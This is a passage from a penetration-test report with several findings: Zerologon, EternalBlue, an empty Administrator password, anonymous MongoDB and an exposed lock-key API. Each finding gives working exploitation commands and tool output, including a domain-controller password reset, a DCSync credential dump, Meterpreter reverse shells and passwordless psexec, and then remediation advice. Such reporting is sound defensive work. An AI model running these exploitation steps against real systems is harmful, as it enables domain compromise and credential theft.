


Figure 22 *Searching and using the necessary Metasploit Module*

5. Configured the required options and run the exploit

```
set RHOSTS 10.0.0.5
set NMBNAME DC01
run
```

```
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set RHOSTS 10.0.0.5
RHOSTS => 10.0.0.5
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set NBNAME DC01
NBNAME => DC01
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > run
[*] Running module against 10.0.0.5

[*] 10.0.0.5: - Connecting to the endpoint mapper service...
[*] 10.0.0.5:49666 - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.0.0.5[49666] ...
[*] 10.0.0.5:49666 - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:10.0.0.5[49666] ...
[+] 10.0.0.5:49666 - Successfully authenticated
[+] 10.0.0.5:49666 - Successfully set the machine account (DC01$) password to: aad3b435b51404eeaad3b435b514
[*] Auxiliary module execution completed
```

Figure 23 *Configuring the required options of the Metasploit Module and running the exploit*

6. Perform a DCSync using the Machine Account of the Domain Controller

```
impacket-secretsdump COZY/'DC01$'@10.0.0.5 -just-dc -no-pass
```

```
┌──[root@[redacted]]─[~]
└─# impacket-secretsdump corp.cc.local/'DC01$':@10.0.0.5 -just-dc -no-pass
Impacket v0.9.24 - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:[redacted]
Guest:501:[redacted]
krbtgt:502:[redacted]
DefaultAccount:503:[redacted]
cloudbase-init:1000:[redacted]
Admin:1001:[redacted]
w.robinson:[redacted]
t.walsh:1106:[redacted]
s.swan:1107:[redacted]
k.atkinson:1108:[redacted]
```

Figure 24 *Performing a DCSync attack using the passwordless Machine Account and its privilege to replicate*

Remediation

XXXXXX-XX recommends XXX to update `DC01.corp.cc.local` with any Microsoft updates released August 11, 2020 or later. If this is not possible, XXXXXX-XX recommends updating or replacing the operating system to a current release of Server 2016 or newer. This will completely remediate the vulnerability.

END OF FINDING BLOCK

7.2.3	Eternal Blue: MS17-010	CVSS	Risk
Impact	CRITICAL	**9.9** Critical	**Crit.**
Likelihood	HIGH		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H		
Affected Scope	10.0.200.101 (KIOSK01.guest.cc.local) 10.0.200.102 (KIOSK02.guest.cc.local) 10.0.200.103 (KIOSK03.guest.cc.local) 10.0.200.104 (KIOSK04.guest.cc.local) ➔ **TCP/445** ➔ SMB		
PREVIOUS VULNERABILITY			
Vulnerability Summary	XXXXXX-XX rediscovered the hosts above were still utilizing SMB version 1.0 on vulnerable Windows versions. XXXXXX-XX leveraged this vulnerability by using low privilege credentials discovered during the engagement and the Metasploit module `windows/smb/ms17_010_psexec` to obtain remote code execution with administrative privileges on the hosts.		
Technical Impact Description	Successful exploitation of this vulnerability allows for attackers to gain remote access and administrative privileges on the affected hosts.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive, critical information from all hosts on the domain, along with completely inhibiting or destroying the functionality of the hosts. This vulnerability will directly impact revenue generation as it directly impacts systems or services critical to XXX's revenue generating operations. This vulnerability impacts XXX's revenue generation by providing further access to the network enabling data and system modification.		
Likelihood Description	It is very likely that this vulnerability would be exploited by an attacker. The only prerequisites are for SMB version 1.0 to be running on an unpatched version of Windows and to have credentials for a valid domain, local user, named pipe, or access to the `IPC$` share. There are many public tools and documentation detailing how to abuse this vulnerability.		

MITRE ATT&CK	T1210 – Exploitation of Remote Services T1499 – Endpoint Denial of Service M1015 – Active Directory Configuration M1016 – Vulnerability Scanning M1037 – Filter Network Traffic M1042 – Disable or Remove Feature or Program M1051 – Update Software M1054 – Software Configuration
Compliance Violations	N/A

Exploitation Details

1. **Identify targets that have SMB version 1.0 enabled and are older than Windows Server 2019 using CrackMapExec**

```
crackmapexec smb 10.0.200.101-104 -u '' -p ''
```




Figure 25 *CrackMapExec output detailing the Windows versions of targets and SMB versions*

2. **Launch the Metasploit Framework**

```
msfconsole
```




Figure 26 *Metasploit being launched*

3. Search and use the Eternal Blue module

```
search eternalblue
use 1
```




Figure 27 *Searching and using the necessary Metasploit module*

4. Configure the targets

```
set RHOSTS 10.0.0.5 10.0.0.6 10.0.0.11 10.0.0.51 10.0.0.52
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.0.200.101 10.0.200.102 10.0.200.103 10.0.200.104
RHOSTS => 10.0.200.101 10.0.200.102 10.0.200.103 10.0.200.104
```

Figure 28 *Configuring the required options of the Metasploit Module*

5. **Set the user and password and run the exploit**
   The user used did not have a password, so `SMBPASS` did not need to be configured.

```
set SMBUSER Administrator
run
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > set SMBUSER Administrator
SMBUSER => Administrator
msf6 exploit(windows/smb/ms17_010_psexec) > RUN
[-] Unknown command: RUN
msf6 exploit(windows/smb/ms17_010_psexec) > run
[*] Exploiting target 10.0.200.101

[*] Started reverse TCP handler on 10.0.254.205:4444
[*] 10.0.200.101:445 - Authenticating to 10.0.200.101 as user 'Administrator'...
[*] 10.0.200.101:445 - Target OS: Windows Server 2016 Standard Evaluation 14393
[*] 10.0.200.101:445 - Built a write-what-where primitive...
[+] 10.0.200.101:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.0.200.101:445 - Selecting PowerShell target
[*] 10.0.200.101:445 - Executing the payload...
[+] 10.0.200.101:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (175174 bytes) to 10.0.200.101
[*] Meterpreter session 1 opened (10.0.254.205:4444 -> 10.0.200.101:51699 ) at 2023-01-13 09:58:58 -0800
[*] Session 1 created in the background.
[*] Exploiting target 10.0.200.102
[*] Started reverse TCP handler on 10.0.254.205:4444
[*] 10.0.200.102:445 - Authenticating to 10.0.200.102 as user 'Administrator'...
[*] 10.0.200.102:445 - Target OS: Windows Server 2016 Standard Evaluation 14393
[*] 10.0.200.102:445 - Built a write-what-where primitive...
[+] 10.0.200.102:445 - Overwrite complete... SYSTEM session obtained!
```

Figure 29 *Running the module to exploit the system*

6. **View user context**
   From the Meterpreter session, view the name on the compromised host that is associated with the session.

```
getuid
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > _
```

Figure 30 *Viewing username to verify `SYSTEM` context*

Remediation

XXXXXX-XX recommends XXX to disable SMB version 1.0 on all affected hosts immediately. If this is not possible, updating the version of Windows to a patched version will also serve as a complete mitigation.




Figure 31 *Disabling SMB version 1.0 on a host*

END OF FINDING BLOCK

7.2.4 Lack of Administrator Password		CVSS	Risk
Impact	CRITICAL	**8.6** Critical	**Crit.**
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:H		
Affected Scope	10.0.200.101 (KIOSK01.guest.cc.local) 10.0.200.102 (KIOSK02.guest.cc.local) 10.0.200.103 (KIOSK03.guest.cc.local) 10.0.200.104 (KIOSK04.guest.cc.local) ➔ **TCP/445** ➔ SMB ➔ **TCP/3389** ➔ RDP ➔ **TCP/5985** ➔ WinRM		
Vulnerability Summary	XXXXXX-XX was able to determine that the Administrator account of the affected hosts contained an empty password. Consequently, XXXXXX-XX was able to compromise each of the affected hosts by using the `psexec` technique to remotely execute code.		
Technical Impact Description	Successful exploitation of this vulnerability allows for attackers to gain remote access and administrative privileges on the affected hosts.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive, critical information from the affected hosts, along with completely inhibiting or destroying their functionality. This vulnerability will directly impact revenue generation as it directly impacts systems or services critical to XXX's revenue generating operations. This vulnerability is noncompliant with PCI as user data is insecurely processed or stored and/or the system which contains the data is insecure. This vulnerability is in violation of GDPR as it contains one or more of the following issues: insecure data processing, insecure data access, or insecure systems containing said data, which may incur fines averaging $140,000 or up to $21.5 million per violation depending on how strictly fines are applied by the enforcing organization.		
Likelihood	This vulnerability is extremely easy to abuse and thus very likely to be exploited.		

Description	Lack of password is a commonly checked misconfiguration that is easy and likely to be abused.
MITRE ATT&CK	T1110.001 - Brute Force: Password Guessing
	M1027 - Password Policies
Compliance Violations	**PCI DSS**: 8.3.1, 8.3.5, 8.3.6, 8.3.7, 8.3.9 **GDPR**: N/A **NRS § 603A.010-NRS § 603A.290:** N/A

Exploitation Details

1. **Attempt to authenticate to the Administrator account with empty password**

```
crackmapexec smb 10.0.200.101-104 -u 'Administrator' -p ''
```




Figure 32 *Using CrackMapExec to login with Administrator and empty password over SMB*

2. **Utilize Impacket to obtain command execution**
   The following command provided SYSTEM access to `KIOSK01.guest.cc.local`. By changing the IP address of the command, access to the other kiosk hosts is possible.

```
impacket-psexec Administrator:@10.0.200.10X -no-pass
```




Figure 33 *Using impacket-psexec to obtain command execution on* `KIOSK01.guest.cc.local`

Remediation
XXXXXX-XX strongly recommends adding a password to the Administrator accounts of all the kiosk hosts. This can be done by the following command as Administrator on each of the kiosks.
`net user Administrator [new password]`
Additionally, XXXXXX-XX recommends implementing a strong password policy, lockout policy, and password rotation policy to minimize the risk of the account being compromised.

END OF FINDING BLOCK

7.2.5 Anonymous MongoDB Enabled		CVSS	Risk
Impact	CRITICAL	**8.1** High	**Crit.**
Likelihood	CRITICAL		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N		
Affected Scope	10.0.0.7 (DOAPI.corp.cc.local) ➔ **TCP/27017** ➔ MongoDB		
Vulnerability Summary	XXXXXX-XX was able to determine that the MongoDB server was running with the default lack-of-required authentication methods. Consequently, XXXXXX-XX was able to compromise the database server by accessing the database anonymously.		
Technical Impact Description	Successful exploitation of this vulnerability allows for attackers to gain remote access and administrative privileges on the MongoDB server.		
Business Impact Description	Successful exploitation places threat actors in a position to exfiltrate sensitive, critical information from the database server. This vulnerability is noncompliant with PCI as user data is insecurely stored.		
Likelihood Description	This vulnerability is extremely easy to abuse and thus very likely to be exploited. Lack of password is a commonly checked misconfiguration that is easy and likely to be abused.		
MITRE ATT&CK	T1078 - Valid Accounts		
	M1018 - User Account Management		
Compliance Violations	**PCI DSS**: 8.3.1, 8.3.5, 8.3.6, 8.3.7, 8.3.9 **GDPR**: N/A **NRS § 603A.010-NRS § 603A.290:** N/A		

Exploitation Details

1. **Connect to MongoDB without credentials**

```
mongosh "mongodb://10.0.0.7:27017"
```




Figure 34 *XXXXXX-XX accessed mongoDB on* `DOAPI.corp.cc.local`

2. **View data**
   XXXXXX-XX used MongoDB Compass as a graphical way of displaying the MongoDB data, however using `mongosh` on a command line would also work.




Figure 35 *XXXXXX-XX using MongoDB compass for visualizations*

Remediation
XXXXXX-XX strongly recommends XXX disable guest authentication on the MongoDB instance. If this is necessary, setting the bind host of the service locally serves as an alternative mitigation.

END OF FINDING BLOCK

7.2.6 Exposed MongoDB Data from API		CVSS	Risk
Impact	CRITICAL	**6.5** Medium	Crit.
Likelihood	HIGH		
CVSS String	CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N		
Affected Scope	10.0.0.7 (DOAPI.corp.cc.local) ➔ **TCP/3000** ➔ HTTPS		
Vulnerability Summary	XXXXXX-XX was able to determine that the ExpressJS API server had a public API route that returned all data in the `locks` database. Consequently, XXXXXX-XX was able to view the data of the lock IDs and key IDs.		
Technical Impact Description	Successful exploitation of this vulnerability allows for attackers to view the associated locks and keys, which allows attackers to create duplicate keys.		
Business Impact Description	Successful exploitation places threat actors in a position to bypass locks because they can create duplicate keys and subsequently enter the rooms of customers which would severely damage the safety reputation of XXX.		
Likelihood Description	This vulnerability is extremely easy to find and thus very likely to be discovered. Persistent threats can easily create duplicate keys.		
MITRE ATT&CK	N/A		
	N/A		
Compliance Violations	N/A		
Exploitation Details			
1. **View API endpoint** Visit the API endpoint by visiting the URL in a web browser.			




Figure 36 *Endpoint discloses information*

Remediation
